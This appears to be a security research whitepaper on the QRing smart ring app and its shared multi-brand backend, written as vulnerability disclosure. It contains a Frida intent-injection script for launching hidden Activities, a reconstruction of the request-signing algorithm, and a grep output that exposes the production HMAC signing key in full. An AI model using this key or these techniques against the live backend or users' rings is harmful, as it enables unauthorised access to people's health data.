WHITEPAPER

# Reverse Engineering Hidden Capabilities in Smart Ring Ecosystems

Yehia Elghaly – Lead Red Team Consultant

.

Note: This research was conducted independently and does not represent the views, positions, or affiliations of any company or organization

# Introduction

## What Is QRing?

QRing is a smart ring marketed as a consumer health wearable. The ring hardware collects physiological data - heart rate, blood oxygen, body temperature, movement, and sleep patterns - and transmits this data via Bluetooth to a companion Android/IOS application. The application then syncs this data to cloud servers for storage and analysis, displaying summaries to the user.

## Why This Investigation Matters

Modern wearable devices commonly collect biometric and behavioural data including heart rate, sleep patterns, blood oxygen levels, movement data, and activity history. Cloud synchronization of this data is standard functionality used for account recovery, historical tracking, analytics, and device migration between phones or replacement wearables.

Most users reasonably expect this synchronization behaviour in modern wearable ecosystems. The primary concern identified during testing was not the existence of cloud synchronization itself, but the overall platform architecture involving persistent identifiers, hidden functionality, backend-controlled feature exposure, and centralized infrastructure reuse across multiple brands.

This investigation began as a routine review of a low-cost smart ring sold through mainstream online retailers. Initial testing quickly revealed a much broader ecosystem involving hidden functionality, backend-controlled feature exposure, persistent identifiers, and infrastructure reuse across more than 90 wearable brands.

The findings documented in this report are based on direct observations collected through APK reverse engineering, HTTPS interception, Frida instrumentation, SQLite analysis, packet capture correlation, and rooted filesystem examination.

A significant portion of the functionality identified during testing was not exposed through the normal user interface. Multiple components remained hidden, dormant, or dynamically controlled through backend-governed feature mechanisms already present inside the app.

This report focuses exclusively on reproducible technical observations validated through static analysis, runtime instrumentation, network interception, filesystem forensics, and protocol-level testing.

| Field | Detail |
|---|---|
| **Target App** | com.app.cq.ring \| QRing v1.0.1.131 |
| **Hardware** | TCH QRing R20_B006 \| Firmware RT09R20_1.00.00_250318 |
| **Ring MAC** | 31:35:44:32: B0:06 (hardware-permanent identifier) |
| **Methods** | APK Decompilation · Burp Suite MITM · Frida 17.9.1 · SQLite Forensics · Dual PCAP · Rooted Filesystem |

# Executive Summary

What I started as a routine review of a $40 smart ring quickly expanded into a broader investigation of a shared multi-brand wearable ecosystem involving centralized backend infrastructure, hidden functionality, and extensive cloud synchronization behaviour. The TCH QRing application - distributed under 90+ brand names internationally - presents itself as a health companion. The investigation identified a platform capable of collecting and synchronizing biometric data, persistent device identifiers, GPS-related functionality, and religion-oriented configuration components synchronized through centralized backend infrastructure associated with a Guangdong-based operator.

I validated the major findings using multiple independent methods including APK reverse engineering, Frida instrumentation, HTTPS interception, SQLite analysis, filesystem inspection, and packet capture correlation. Key findings including hidden functionality, backend-controlled feature exposure, authentication weaknesses, and unauthenticated BLE communication were reproduced multiple times during testing.

**F1: Authentication Bypass - Live Production Server**

Hardcoded HMAC-SHA256 signing key "Gla******88" was extracted from SignatureInterceptor.java in the production APK. The complete signing algorithm was reproduced in Python from decompiled source code. A forged API request was constructed and transmitted to api1.qcwxkjvip.com. The server responded HTTP 200: "it work!" - the backend accepted forged requests generated outside the official application, indicating the server-side validation mechanisms were insufficient to distinguish reproduced signatures from legitimate client-generated requests during testing. Since the APK is freely downloadable from Google Play, this key is effectively public. The same signing implementation appears reused across multiple application variants within the shared wearable ecosystem.

**F2: Religious Profiling Infrastructure - Persistent Prayer-Linked Configuration and Hidden Muslim Module**

A fully implemented Islamic practice tracking system spanning 5 architecture layers - Bluetooth hardware, SQLite database with server sync fields, server upload logic, 21 hidden Activities, and a primary navigation tab - is compiled into every binary. The flag Action_muslimUserTarget=true was found automatically set in device storage without any user action. GPS coordinates for Islamic prayer direction (25.00000,00.00007 -, Dubai) were captured being written to device memory during cold app startup. No visible consent mechanism for religious-related data handling or module activation was identified during testing.

**F3: Additional: Hidden High-Sensitivity Activities - 115+ Compiled into Production Binary**

Static analysis identified more than 115 hidden Activities compiled into the production APK, all intentionally protected using android:exported=false configuration flags. These hidden components included meeting recording and transcription interfaces, local audio management screens, ECG waveform analysis modules, reproductive health tracking, blood glucose analysis, AI-driven health analysis interfaces, and developer maintenance functionality capable of exporting application logs to external storage.

Several of these Activities were manually launched successfully during testing using Frida intent injection, confirming the functionality remains fully operational despite being inaccessible through ordinary Android mechanisms. Standard adb activity launch attempts generated Android

SecurityException errors, demonstrating the Activities were deliberately hidden from normal external access while remaining compiled inside the production binary.

**F4: Persistent Prayer-Linked Location Storage and Cold Startup Reload Behavior**

The application persistently stored prayer-related GPS coordinates under the field ACTION_last_pray_location after the hidden Muslim/Qibla functionality had been activated. During testing, the stored coordinates continued reappearing in memory during subsequent cold application startups, demonstrating automatic reload behavior independent of reopening the hidden Activity itself.

Additional fields including Action_muslimUserTarget=true and Action_muslimDefaultTarget=3000 confirmed the presence of integrated Muslim-oriented functionality including prayer direction handling and devotional target configuration compiled directly into the production application.

While testing did not demonstrate automatic religious inference without prior interaction, the combination of persistent prayer-linked location storage, religion-oriented functionality, and backend-governed feature exposure mechanisms reflects a functionality significantly broader than what would normally be expected from a basic consumer health wearable.

**F5: Cross-Brand Persistent Device Identification via Disguised Baidu CUID Storage**

Static analysis confirmed the embedded Baidu SDK stores a persistent device fingerprint (CUID - Client Unique Identifier) inside a file named libcuid_v3.so within the application's private storage directory. Source code analysis confirmed this file is intentionally created and written by the SDK despite not being a legitimate shared library or executable binary.

The Baidu SDK subsequently transmits this CUID value in location-related requests, enabling persistent device-level correlation across sessions. Because the identical QRing ecosystem binary is reused across multiple consumer brands, this architecture creates the potential for cross-brand device tracking independent of ordinary application identifiers or user account changes.

**F6: Multi-Brand Scope - 90+ Consumer Brands Share One Application Ecosystem**

Static analysis identified a shared application ecosystem spanning more than 90 consumer wearable brands including boAtring (India), MERLIN (Europe), PBL Qore (South Africa), Kogan (Australia), Blaupunkt (Germany), and additional regional brands. Decompiled artifacts showed substantial reuse of backend infrastructure, authentication architecture, BLE protocol handling, and compiled functionality across the ecosystem.

Testing further identified shared backend communication patterns, centrally managed runtime cryptographic configuration, and common dormant feature modules compiled into the distributed application variants. Findings documented in this report may therefore affect multiple brands operating within the same shared wearable application ecosystem.

**F7: Ring Hardware Accepts Remote Unauthenticated BLE Connections from Any Device**

Direct BLE communication with the ring hardware was established using a Python client without pairing PIN validation, session authentication, cryptographic challenge, or device-binding verification being observed. During testing, time synchronization, battery retrieval, and continuous heart-rate monitoring were successfully performed entirely outside the official companion application.

Further validation demonstrated that an independent Android research application could retrieve locally stored health-related data directly from the ring hardware, including historical heart-rate and blood oxygen (SpO2) records, through unauthenticated BLE interaction.

During testing, independent BLE clients were able to discover the ring through standard BLE advertisement broadcasts, establish communication using the publicly broadcast device MAC address and protocol structure, and retrieve locally stored data without official application authorization.

| Metric | Value |
|---|---|
| **Hidden Activities** | 115+ hidden Activities included in the release build and protected using android:exported=false - including Muslim/Qibla modules, meeting recording, ECG analysis, reproductive tracking, AI health analysis, blood glucose interfaces, and developer/debug functionality |
| **Backend Infrastructure** | api1.qcwxkjvip.com (AWS us-west-1) + china.qcwxwire.com (Alibaba China region) - both linked to the same Guangdong-based operator infrastructure |
| **Authentication key** | Hardcoded HMAC-SHA256 signing key GI********88 extracted from SignatureInterceptor.java - forged request successfully accepted by the live production server (HTTP 200: "it work!") |
| **SQLite database** | SQLite database 51 SQLite tables identified - including health synchronization data, reproductive tracking modules, religion-oriented configuration fields, meeting transcription components, GPS-linked entries, and synchronization metadata. |
| **Muslim module** | 50+ Java source files, 21 hidden Activities, prayer/Qibla logic, devotional target configuration, Bluetooth ring commands, and persistent prayer-linked location storage |
| **Location Persistence** | ACTION_last_pray_location GPS coordinates continued reappearing during cold application startup after initial activation - demonstrating persistent retention and automatic reload behaviour |
| **Sleep Monitoring Data** | Chinese-language accelerometer sleep logs stored in world-readable /sdcard/ directories with approximately 10-second behavioural resolution intervals |
| **Brand exposure** | Brand exposure 90+ consumer brands reuse a common wearable application ecosystem including shared backend infrastructure patterns, application-side signing architecture, BLE protocol handling, and dormant compiled functionality associated with the same shared wearable platform |
| **Dynamic Feature Exposure** | Static analysis proof server-driven feature configuration mechanisms (deviceFeaturesList(), DeviceCmdInit, dynamic feature toggles) capable of exposing dormant APK functionality without requiring Play Store updates |
| **Ring BLE Unauthenticated Device Communication** | Direct BLE connection established from Python script without pairing PIN, session token, or authentication of any kind. SetTime confirmed, battery read (100%), real-time heart rate measurement started, 35 continuous HR readings received (63–74 bpm at 1-second intervals), measurement stopped cleanly. During testing, the ring accepted BLE communication from independent clients without validating ownership or application identity. |
| **Investigation methods** | APK reverse engineering · Burp Suite MITM · Frida 17.9.1 runtime instrumentation · SQLite forensics · Dual PCAP correlation · Rooted Android filesystem analysis |

# Understanding the QRing Ecosystem Architecture

The QRing ecosystem appears to operate as a centralized white-label wearable platform reused across dozens of consumer brands. Multiple vendors rely on the same backend APIs, synchronization logic, Bluetooth handling, firmware workflows, and mobile application architecture.

During testing, I found the same backend structure, synchronization logic, BLE handling, and feature-management architecture reused across more than 90 wearable brands. While the branding changes between vendors, large parts of the application ecosystem remain identical across deployments.

This model allows vendors to launch wearable products quickly without building their own infrastructure. The same backend ecosystem, firmware workflows, cloud synchronization logic, analytics systems, and mobile application architecture can be reused across multiple brands with minimal modification.

The ecosystem heavily relies on shared infrastructure reuse. Multiple brands appear to depend on the same APIs, SDKs, synchronization systems, and backend-controlled feature logic. During testing, this also meant the same weaknesses propagated across multiple downstream products.

A weakness implemented once at the platform layer can affect every downstream brand using the same ecosystem. The same applies to telemetry collection and backend-controlled functionality compiled into the shared application architecture.

I also identified server-controlled feature mechanisms already compiled into the production APK. Components linked to deviceFeaturesList(), DeviceCmdInit, and related runtime configuration logic allow functionality to remain dormant or selectively enabled without requiring a Play Store update.

What stood out during testing was the amount of dormant functionality compiled into the production application. The APK contained hidden recording interfaces, reproductive tracking modules, AI-linked health systems, ECG analysis components, and religion-oriented functionality despite most of it remaining inaccessible through the normal UI.

The unusual part was not the shared infrastructure itself, but the amount of dormant functionality, hidden Activities, and backend-controlled features already embedded in the app. While some level of infrastructure reuse is common in modern OEM ecosystems, the combination of hidden functionality, reduced transparency, and remotely controlled feature exposure made it difficult to fully understand the platform's real capabilities through normal consumer use alone.

While this investigation did not confirm covert background surveillance operations beyond the documented telemetry and runtime behaviours described throughout this report, The amount of hidden functionality and backend-controlled behaviour made it difficult to fully understand the platform through normal user interaction alone.

The findings in this report should be viewed as part of a larger shared wearable ecosystem rather than isolated application behaviours.

# Investigation Narrative - How This Unfolded

*The following documents the investigation as it actually happened - the trail of evidence that converted a routine privacy check into a systematic analysis of a multi-brand wearable platform ecosystem. Understanding this progression is important: each phase of the investigation was driven by what the previous phase revealed, not by assumptions about what might be present.*

## Phase 1: First Launch: Immediate Backend Communication During Initial Launch

Before the first launch, the test device was configured to route all traffic through Burp Suite running as an intercepting proxy. SSL certificate pinning was bypassed using Frida instrumentation loaded at spawn time. Without this step, the application's TLS layer rejected all interception attempts.

The app was launched without any user interaction. Within seconds, Burp Suite began filling with outbound traffic originating from backend identity and synchronization systems. The first destinations were not firmware servers or optional analytics endpoints.

They were backend identity and synchronization systems:

• api1.qcwxkjvip.com (AWS us-west-1)

• china.qcwxwire.com (Alibaba Cloud China Mainland)

• Multiple Alibaba Cloud US backend IPs

The domain china.qcwxwire.com immediately returned a 43KB web application response (HTTP 200 - nginx/1.18.0). During testing, this communication occurred automatically on every application startup.

One of the first observed backend operations was an identity registration request linking the wearable device with the user account and synchronization infrastructure.

The application transmitted a POST request to: /qcwx/collection/system/info

The payload contained:


*Figure 1: App version, Ring permanent MAC address, hardware version, phone, email address.*

The ring's Bluetooth MAC address (31:35:44:32:B0:06) is hardware-permanent. It cannot be changed by uninstalling the app, changing accounts, or replacing the phone. Combined with the registered email, it creates a persistent hardware-linked identifier used to maintain synchronization continuity across app reinstalls, account recovery, device migration, and wearable replacement scenarios.

A separate GET request to /qcwx/users/info returned the biometric profile associated with the synchronized account: birthday:"1989-07", gender:1, height:191.0, weight:89.0. The server response this data is retrievable through backend API operations and not stored exclusively on-device. This behavior is consistent with normal wearable cloud synchronization and account recovery functionality.





*Figure 2: Backend identity registration request transmitted during initial application startup containing hardware-linked device identifiers and associated user profile information returned from backend infrastructure.*

Simultaneously, Frida hooks on SecureKeyManager.fetchKeysFromServer() fired four times during cold application startup. Runtime instrumentation confirmed the application dynamically retrieves RSA public keys from backend infrastructure during execution rather than relying exclusively on keys statically embedded inside the APK.

During testing, identical RSA public key material was observed being returned across multiple authentication sessions and different registered accounts within the same application ecosystem, suggesting the cryptographic configuration is centrally managed at the backend infrastructure level rather than uniquely generated per individual user account.

## Phase 2: APK Decompilation: The Hidden Application

The network traffic already showed the application communicating with far more backend infrastructure than expected from a standard health wearable. The next step was checking whether the APK contained hidden functionality not exposed through the normal UI.

I decompiled the APK using JADX. AndroidManifest.xml immediately revealed substantially more functionality than expected from a normal wearable application.

Filtering for Activities marked android:exported=false - components intentionally inaccessible through ordinary Android inter-process invocation - returned 115 hidden Activities. While internal Activities are common in Android applications, the breadth and diversity of the functionality identified during static analysis was unusually extensive for a low-cost health wearable ecosystem.

The production APK already contained dormant recording functionality, Islamic modules, reproductive tracking systems, ECG workflows, AI-linked health analysis components, and internal maintenance interfaces.

Some of this functionality may exist to support OEM customization, regional deployments, or feature segmentation between different wearable brands using the same application base.

### Meeting Recording Suite

The APK contained a full recording workflow including audio capture, meeting transcription, local audio management, and recording history interfaces.

### Islamic Practice Tracking

21 hidden Activities associated with Islamic practice functionality were identified, including Qibla compass navigation, Quran-related components, prayer reminder systems, religious goal tracking, and synchronization-linked database structures integrated into the broader application architecture.

### Clinical and Health Analysis Components

Additional dormant functionality included ECG analysis workflows, reproductive tracking modules, blood sugar components, and AI-linked health analysis systems that appeared architecturally equivalent to fully implemented features despite remaining inaccessible through ordinary user interaction.

### Developer and Maintenance Functionality

A hidden DebugActivity capable of exporting application logs directly into /sdcard/Downloads/log/ was also identified, exposing internal maintenance functionality not typically expected within globally distributed consumer release binaries.

```
mrvar0x@mrvar0x:~$ grep -B1 'exported="false"' ~/Ring/qring_decompiled/resources/AndroidManifest.xml | grep 'android:name' | grep -v 'com.cxxyuek' | head -60
            android:name="com.qcwireless.smart.ui.device.push.service.MyFirebaseMessagingService"
            android:name="com.qcwireless.smart.ui.device.screen.ScreenSettingActivity"
            android:name="com.qcwireless.smart.ui.home.ecg.EcgGuideActivity"
            android:name="com.qcwireless.smart.ui.mt.activity.RecordingListActivity"
            android:name="com.qcwireless.smart.ui.mine.about.NewYearActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathHomeActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathCategoryActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathSettingActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathAudioActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathTrainingActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathFinishActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathRecordActivity"
            android:name="com.qcwireless.smart.ui.breath.BreathRecordDetailActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity"
            android:name="com.qcwireless.smart.ui.activity.MoreDeviceActivity"
            android:name="com.qcwireless.smart.ui.activity.SelectDeviceActivity"
            android:name="com.qcwireless.smart.ui.mt.activity.AudioDetailImportActivity"
            android:name="com.qcwireless.smart.ui.home.ecg.EcgActivity"
            android:name="com.qcwireless.smart.ui.home.ecg.EcgListActivity"
            android:name="com.qcwireless.smart.ui.home.ecg.EcgDetailActivity"
            android:name="com.qcwireless.smart.ui.home.ecg.EcgGuideMeasureActivity"
            android:name="com.qcwireless.smart.ui.home.rescue.RescueDetailActivity"
            android:name="com.qcwireless.smart.ui.activity.LoginGuideActivity"
            android:name="com.qcwireless.smart.ui.device.screen.ScreenLightActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimDetailActivity"
            android:name="com.qcwireless.smart.ui.mt.activity.MeetingDetailActivity"
            android:name="com.qcwireless.smart.ui.mt.activity.MeetingMinuteActivity"
            android:name="com.qcwireless.smart.ui.mt.activity.MeetingRecordingActivity"
            android:name="com.qcwireless.smart.ui.mt.activity.FileTranscriptionActivity"
            android:name="com.qcwireless.smart.ui.mt.activity.LocalAudioActivity"
```

```
            android:name="com.qcwireless.smart.ui.home.muslim.CustomerPraiseHistoryActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimGoalV2Activity"
            android:name="com.qcwireless.smart.ui.home.muslim.CustomerGoalStartActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimGoalCustomerActivity"
            android:name="com.qcwireless.smart.ui.device.push.msg.OtherSoftwareActivity"
            android:name="com.qcwireless.smart.ui.device.push.msg.MessagePushActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimTimerSettingActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimTypeAsrActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimCalculateTypeActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimTypeCalcActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.QuranActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.QuranChapterListActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.QuranChapterDetailActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.QuranCollectionListActivity"
            android:name="com.qcwireless.smart.ui.device.connect.DeviceListActivity"
            android:name="com.qcwireless.smart.ui.mine.chat.ChatSettingActivity"
            android:name="com.qcwireless.smart.ui.mine.chat.TouchGuideActivity"
            android:name="com.qcwireless.smart.ui.home.sleep.SleepDescActivity"
            android:name="com.qcwireless.smart.ui.home.sleep.EditSleepActivity"
            android:name="com.qcwireless.smart.ui.home.sleep.SleepContinuityActivity"
            android:name="com.qcwireless.smart.ui.home.sleep.SleepTargetActivity"
            android:name="com.qcwireless.smart.ui.home.step.StepScoreActivity"
            android:name="com.qcwireless.smart.ui.home.step.StepGuideActivity"
            android:name="com.qcwireless.smart.ui.device.game.GameListActivity"
            android:name="com.qcwireless.smart.ui.device.game.GameWebActivity"
            android:name="com.qcwireless.smart.ui.activity.ShowWebActivity"
            android:name="com.qcwireless.smart.ui.device.touch.TouchGuideActivity"
            android:name="com.qcwireless.smart.ui.device.touch.RingGestureGuideActivity"
            android:name="com.qcwireless.smart.ui.home.muslim.MuslimGoalActivity"
            android:name="com.qcwireless.smart.ui.home.temperature.TemperatureDescActivity"
mrvar0x@mrvar0x:~$
```

*Figure 3: Decompiled AndroidManifest.xml entries showing internally compiled Activities marked android:exported=false, including recording, ECG, reproductive tracking, and religion-oriented modules.*

The static analysis also identified an unusual component: exactly 250 Activities registered under the package com.cxxyuek. Every single Activity in this namespace contained one statement - println("Hello") - and zero user-facing functionality. The naming pattern confirms factory generation: 50 packages, 5 Activities each, incrementing alphanumeric names. The namespace structure appeared automatically generated and its exact purpose could not be confirmed during testing.

QcService.java - the application's backend API interface - mapped every server endpoint. The complete inventory included: upHeartRate, upBloodOxygen, upSleep, upStep, upBloodPressure (health upload), downHeartRate, downSleep (bidirectional - server stores and returns health data), meetingRecognize (audio content → speech recognition result), deviceFeaturesList (server-controlled feature exposure and configuration), and aiChat (AI agent interaction). Static analysis confirmed the presence of meeting recording components and backend-controlled feature configuration logic before runtime testing began.

## Phase 3: Runtime Instrumentation: Confirming What the Code Does

The APK already confirmed the presence of hidden Activities, dormant functionality, and backend-controlled feature logic compiled into the production binary. The next step was determining whether these components executed during runtime.

Five Frida hooks were loaded during every application spawn.

On every cold startup, the application fetched RSA public keys directly from backend infrastructure before user interaction. Frida hooks also showed multiple simultaneous TCP connections to backend systems during ordinary application startup.





*Figure 4: Runtime instrumentation confirming repeated RSA public key retrieval operations and simultaneous backend socket connections during ordinary application startup.*

### Triggering the Baidu GPS SDK - The Hidden Activity Chain

Static analysis identified PrayDirectionActivity as a hidden Activity instantiating a Baidu LocationClient - meaning the moment this screen loads, Baidu GPS collection begins. But the Activity is marked android:exported=false: any external launch attempt is blocked by Android's own activity manager.

The first step was attempting to launch the hidden Activity through ordinary Android mechanisms:

```
$ adb shell am start -n
com.app.cq.ring/com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity

SecurityException: Permission Denial: starting Intent from uid 2000
  not exported from uid 10389
  ActivityTaskSupervisor.java:952

→ Android OS itself confirms: developer deliberately set android:exported=false
→ Activity exists but is blocked from external access by design
```





*Figure 5: Android SecurityException confirming PrayDirectionActivity was intentionally configured as non-exported and inaccessible through ordinary Android invocation mechanisms.*

At this stage, the activity clearly existed but remained inaccessible through ordinary Android mechanisms.

The next step was to execute the activity from inside the trusted application process itself using Frida intent injection.

This bypasses the exported=false restriction because the intent originates from within the app process:

```
// Injected into Frida console while Burp Suite was intercepting: Java.perform(function()
{ var context =
Java.use("android.app.ActivityThread").currentApplication().getApplicationContext(); var
Intent = Java.use("android.content.Intent"); var cls =
Java.use("com.qcwireless.smart.ui.home.muslim.PrayDirectionActivity").class; var intent =
Intent.$new(context, cls); intent.addFlags(0x10000000); context.startActivity(intent);
console.log("[+] Launched PrayDirectionActivity from inside app"); });
```





*Figure 6: Runtime execution of the hidden PrayDirectionActivity triggering Baidu LocationClient GPS initialization from inside the trusted application process.*

### Microphone Activation - MeetingRecordingActivity

Separately, the same Frida injection technique was used to launch MeetingRecordingActivity. A separate audio hook was loaded:





*Figure 7: Hidden MeetingRecordingActivity manually launched through Frida intent injection showing operational recording interface and active audio workflow components.*





*Figure 8: MeetingRecodring UI*

## Phase 4: The Authentication Bypass: Finding the Key in the Code

Earlier phases had confirmed centralized backend communication, dynamic runtime behavior, and server-governed feature exposure mechanisms.

The next objective was determining how trust was established between the mobile client and backend infrastructure.

SignatureInterceptor.java was identified as the class responsible for signing every outgoing API request.

```
mrvar0x@mrvar0x:~$ grep -n "Glasses_51888\|generateSign\|SimpleSigner" ~/Ring/qring_decompiled/sources/com/qcwireless/smart/ui/base/api/request/SignatureInterceptor.java
93:         Pair<Long, String> generateSign = SimpleSigner.a.generateSign("Glasses_51888", md5Hex);
94:         long longValue = generateSign.component1().longValue();
95:         String component2 = generateSign.component2();
mrvar0x@mrvar0x:~$
```

*Figure 9: Decompiled SignatureInterceptor.java implementation containing the hardcoded HMAC signing key and request-signing logic used for backend authentication.*

$$\text{sig} = \text{HMAC-SHA256}\Big(\underbrace{t \parallel \text{MD5}(B)}_{\text{data}},\ k\Big)$$

Where:

t = Unix timestamp string

B = raw request body bytes

k = "G*******88" (hardcoded key)

‖ = string concatenation

The algorithm was reproduced entirely in Python using only information extracted from the decompiled source code. No reverse engineering of compiled bytecode was required - the complete algorithm and secret key are visible in plaintext in the decompiled Java source." A forged request was constructed and sent to the live production backend server:


*Figure 10: A reproduced request was generated using the signing implementation recovered from the application and validated against the production backend API at api1.qcwxkjvip.com.*


*Figure 11: The backend responded with HTTP 200 and accepted the reproduced signature as valid during testing !'*

During testing, the backend accepted reproduced signatures generated outside the official application environment. Because the signing implementation and hardcoded key are present in the distributed APK, the request-signing process could be reproduced directly from static analysis of the application.

## Observed Backend Infrastructure and Ecosystem Correlation.

One of the clearest indicators of shared infrastructure reuse was the repeated qcw prefix across backend systems, API paths, package names, and storage infrastructure: the prefix qcw appears on every infrastructure component - the application package (com.qcwireless.smart), both primary Backend domains (qcwxkjvip.com, qcwxwire.com), all API paths (/qcwx/collection/..., /qcwx/heart-rate/...), and the Alibaba OSS storage bucket (qcwx.oss-us-west-1.aliyuncs.com). WHOIS records associated both backend domains with the same Guangdong-based registrant during testing.

